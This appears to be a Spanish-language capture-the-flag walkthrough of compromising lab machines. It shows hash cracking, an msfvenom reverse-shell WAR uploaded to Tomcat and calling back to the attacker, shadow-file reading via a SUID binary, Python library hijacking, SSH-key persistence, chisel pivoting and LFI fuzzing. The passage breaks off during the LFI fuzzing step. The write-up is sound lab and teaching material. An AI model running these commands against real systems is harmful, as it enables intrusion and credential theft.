
Metemos el hash en un archivo y ejecutamos el crackeo con john:
1
john -w:/usr/share/wordlists/rockyou.txt hash

De esta forma logramos encontrar la contraseña que protege el comprimido. Una vez descubierta, la utilizamos para descomprimir el archivo.
1
7z x backup.zip


Ahora tenemos acceso a los archivos, y el primero que nos debería llamar la atención es el “tomcat-users.xml”:

Efectivamente, encontramos en él los usuarios admin y manager con sus respectivas credenciales en texto claro.
- /manager
Al tratar de entrar al directorio /manager también nos encontramos que está protegido con contraseña:

Lo primero que debemos pensar es en utilizar las contraseñas descubiertas en los archivos de configuración del backup.zip; por ejemplo, vamos a probar a entrar como admin:

Y efectivamente logramos acceso al archivo de Tomcat /manager/html. ¿Cuál es la idea en este punto? La idea en este punto para lograr la intrusión a la máquina aprovechándonos de esta interfaz expuesta en el servicio web es subir un archivo .war malicioso que generemos con msfvenom y crear una aplicación a partir de él para ganar acceso al sistema víctima.

Un archivo **.WAR (Web Application Archive) es un paquete comprimido en formato ZIP que agrupa todos los componentes de una aplicación web Java —como código compilado, librerías, archivos de configuración y recursos estáticos— para facilitar su transporte y despliegue.**
Explotación
Tomcat abuse fileUpload .war
Por lo tanto generamos el archivo .war malicioso con msfvenom que nos mande una reverse shell a nuestro equipo y así podamos realizar la intrusión:
1
msfvenom -p java/shell_reverse_tcp lhost=10.0.2.13 lport=443 -f war -o reverse.war

Una vez generado el archivo malicioso podríamos ponernos ya en escucha en nuestra máquina atacante para recibir la reverse shell.
1
nc -nlvp 443
Tras esto subimos el archivo malicioso al Tomcat y debería aparecernos como una nueva aplicación:


En este punto pincharíamos en “reverse” para que el servidor la interprete y ganar acceso al sistema.

Antes de empezar con la enumeración local para escalar privilegios vamos a aplicar un tratamiento de la TTY.
Tratamiento de la TTY
1
2
3
4
5
6
script /dev/null -c bash
# ctrl + z
stty raw -echo;fg
reset xterm
export TERM=xterm SHELL=bash
stty rows 53 columns 206
Escalada de privilegios
Enumeración local
Una vez hecho el tratamiento de la TTY podemos empezar con la enumeración local de la máquina víctima. Lo primero que nos llama la atención es que cuenta con dos interfaces de red, por lo que podemos intuir que hay una subred y más posibles máquinas víctima.
Dejando esto de lado por el momento, empezamos la enumeración.
1
grep 'sh$' /etc/passwd

Enumerando el sistema descubrimos que tenemos acceso al directorio home del usuario “randy” y en él encontramos la primera flag de usuario.

También encontramos esta nota:

Le indica al usuario randy que se cambiaron los permisos de su directorio home y no puede borrar ni crear archivos. En este punto, tras enumerar un poco el sistema, no vemos nada destacable de lo que tirar para escalar privilegios, pero, si recordamos, contamos con varias credenciales que recolectamos a lo largo del test de intrusión. Podemos ver si se está aplicando alguna reutilización de credenciales para algún usuario del sistema.
User Pivoting
Y efectivamente, para el usuario jaye se está aplicando una reutilización de credenciales.

En el directorio home de este usuario hay un directorio “Files” que nos llama la atención y en su interior encontramos un archivo interesante.

El archivo “look” cuenta con permisos suid y sgid; por lo tanto, como el propietario y grupo es root, al ejecutarlo lo haríamos con los permisos del mismo. Por las instrucciones de uso parece que busca cadenas que le pasemos dentro de archivos, podemos probar:

Parece que estamos en lo cierto. Aprovechando este comando y sus permisos podríamos tratar de ver el archivo /etc/shadow para intentar crackear algún hash, como el de root o el del usuario randy. Si queremos ver el método de encriptación utilizado podemos verlo de la siguiente manera:
1
cat /etc/login.defs | grep ENCRYPT

Se está empleando SHA512.
1
./look randy /etc/shadow

Bien, una vez tenemos el hash podemos tratar de crackearlo. Para ello lo copiamos y lo metemos en un archivo llamado hash, en mi caso, en nuestra máquina atacante, y con john o hashcat lanzamos el ataque.
1
hashcat -m 1800 -a 0 hash /usr/share/wordlists/rockyou.txt
Crackeo de hash SHA512 con GPU (AMD RX 9060 XT)
Para este hash en concreto lancé Hashcat desde mi máquina host (Debian 13) en vez de la VM, para poder aprovechar la GPU dedicada en vez de depender de la CPU — las VMs no suelen tener passthrough de GPU configurado, así que Hashcat caía a cómputo por CPU (mucho más lento).
Comando usado:
-m 1800: modo SHA512(Unix) / sha512crypt-a 0: ataque por diccionario-O: kernels optimizados (más rápido, limita longitud máxima de password soportada)Nota técnica: tuve que configurar ROCm (stack oficial de cómputo de AMD) en vez de depender del driver Mesa/Clover por defecto, porque Hashcat bloquea Clover al considerarlo inestable (riesgo de falsos negativos silenciosos en la compilación de kernels OpenCL). Con ROCm, Hashcat detecta la GPU vía el backend
AMD-APPy usa los 16GB de VRAM completos en vez del límite de 4GB que imponía Clover.
Tras un buen rato, a pesar de aprovecharnos de la gráfica para esta tarea, obtenemos la contraseña del usuario randy:

Solo queda validar si es correcto.

Y efectivamente logramos aplicar otro user pivoting para ganar acceso como el usuario randy. En este punto vamos a enumerar de nuevo el sistema con este usuario.

Vemos que el usuario randy está en el grupo sudo y que puede ejecutar con privilegios de root el script de Python “randombase64.py”, vamos a echarle un vistazo al script:

Se está importando la librería base64… Viendo esto y con este contexto de que se ejecuta con privilegios de root este script, como atacantes podríamos aprovecharnos de un Python Library Hijacking para escalar privilegios.
Python Library Hijacking
Esta técnica se basa en que, por defecto, al importar una librería, Python siempre busca en primer lugar en el directorio actual de trabajo. Aprovechándonos de esto, podemos crear un archivo base64.py con nuestras instrucciones maliciosas; de este modo, al ejecutar el script, se ejecutarán con permisos de root.
Cabe destacar que el home de randy no permite crear archivos ni al propietario dentro de él, pero, como estamos como el usuario randy, podemos modificar los permisos.
1
chmod +w $(pwd)
Una vez hecho creamos el archivo con las instrucciones.

Y ejecutamos el script “randombase64.py”.
1
sudo /usr/bin/python3.8 /home/randy/randombase64.py

De esta forma logramos setearle permisos suid a la bash para escalar privilegios en la máquina víctima.

Con esto hecho habríamos comprometido la máquina completamente. Queda ganar persistencia para enumerar y atacar la subred descubierta anteriormente.
Persistencia
Para garantizar la persistencia en la máquina vamos a copiarnos nuestra clave SSH pública en el archivo /root/.ssh/authorized_keys; una vez hecho, podremos conectarnos como root a la máquina comprometida en cualquier momento.
Ataque a Corrosion:1 (192.168.0.7)
HostDiscovery
Una vez ganada persistencia en la máquina podemos pasar a descubrir hosts en el segmento de red descubierto, para ello podemos usar un Ping Sweep One Liner:
1
for i in {1..254} ;do (ping -c 1 192.168.100.$i | grep "bytes from" &) ;done

Descubrimos la 192.168.100.7, vamos a realizar un escaneo de puertos de forma manual para ver cuáles están abiertos, para ello creamos un script en bash tal que:
1
2
3
4
5
#!/bin/bash

for port in $(seq 1 65535); do
	timeout 1 bash -c "echo '' > /dev/tcp/192.168.100.7/$port" &> /dev/null && echo "[+] Host 192.168.100.7 - PORT $port - OPEN" &
done; wait

Vemos que tiene el puerto 80 y el 22 abiertos, correspondientes en principio a los servicios HTTP y SSH. Para trabajar más cómodamente vamos a utilizar chisel para entablar un túnel de tipo socks5 y ganar acceso a la subred desde nuestra máquina atacante utilizando la máquina víctima recién comprometida como pivote.
Pivoting manual con chisel
Para esto lo primero es descargarnos el binario de su repositorio, y prepararlo para transferirlo a la máquina pivote. Podemos jugar con upx para optimizar el binario y que ocupe lo menos posible:


Una vez hecho, aprovechándonos de la persistencia establecida, podemos utilizar scp para transferir el binario a la máquina víctima.
1
scp chisel root@10.0.2.19:/root
Entablando túnel socks5
Una vez hecho, podríamos levantar el servidor en nuestra máquina atacante y conectarnos como cliente desde el pivote de forma que:
1
2
# desde nuestra máquina atacante levantamos el servidor con chisel
./chisel server --reverse -p 1234
1
2
# desde la máquina pivote nos conectamos a él obteniendo acceso a toda la subred
chisel client --reverse 10.0.2.13:1234 R:socks

Por ahí vemos que se entabla el túnel, por defecto en el puerto 1080, ya que es el que aparece por defecto en el archivo /etc/proxychains.conf.

Una vez hecho esto ya podríamos utilizar proxychains para llegar a la subred descubierta.
1
seq 1 65535 | xargs -P 500 -I {} proxychains nmap -sT -Pn -p{} --open -T5 -v -n 192.168.100.7 2>/dev/null 2>&1 | grep "tcp open"
De esta forma estaríamos empleando hilos con xargs para agilizar el escaneo y encontrar puertos abiertos con nmap de la forma más ágil posible, ya que el uso de túneles ralentiza bastante la comunicación.

Enumeración
Enumeración de servicio HTTP
1
proxychains whatweb http://192.168.100.7 2>/dev/null

Para acceder desde el navegador a la web podemos hacer uso de foxyproxy para configurar el proxy de tipo socks5 y enrutar por ahí el tráfico.

Una vez establecido lo seleccionamos y podemos acceder a la web a través de él:

Vemos una nueva instalación por defecto de Apache2. En este punto vamos a aplicar fuzzing a ver qué descubrimos.
1
proxychains feroxbuster -u http://192.168.100.7 -w /usr/share/SecLists-master/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt 2>/dev/null

Encontramos varios archivos y rutas interesantes, por ejemplo: /task/tasks_todo.txt, /blog-post, etc. Vamos a echar un vistazo.
- /task/tasks_todo.txt

- /blog-post

- /blog-post/randylogs.php
De primeras, al acceder vía navegador no encontramos nada, ya que la web interpreta el código php.
Búsqueda de parámetros LFI a través de fuzzing
Lo que podríamos intentar y validar como atacantes es si acepta parámetros y es vulnerable a LFI; esto podemos hacerlo aplicando fuzzing de la siguiente manera:
1
gobuster fuzz -u "http://192.168.100.7/blog-post/archives/randylogs.php?FUZZ=/etc/passwd" -w /usr/share/SecLists-master/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt --proxy socks5://127.0.0.1:1080 | grep -v "Length=0|Length=305"
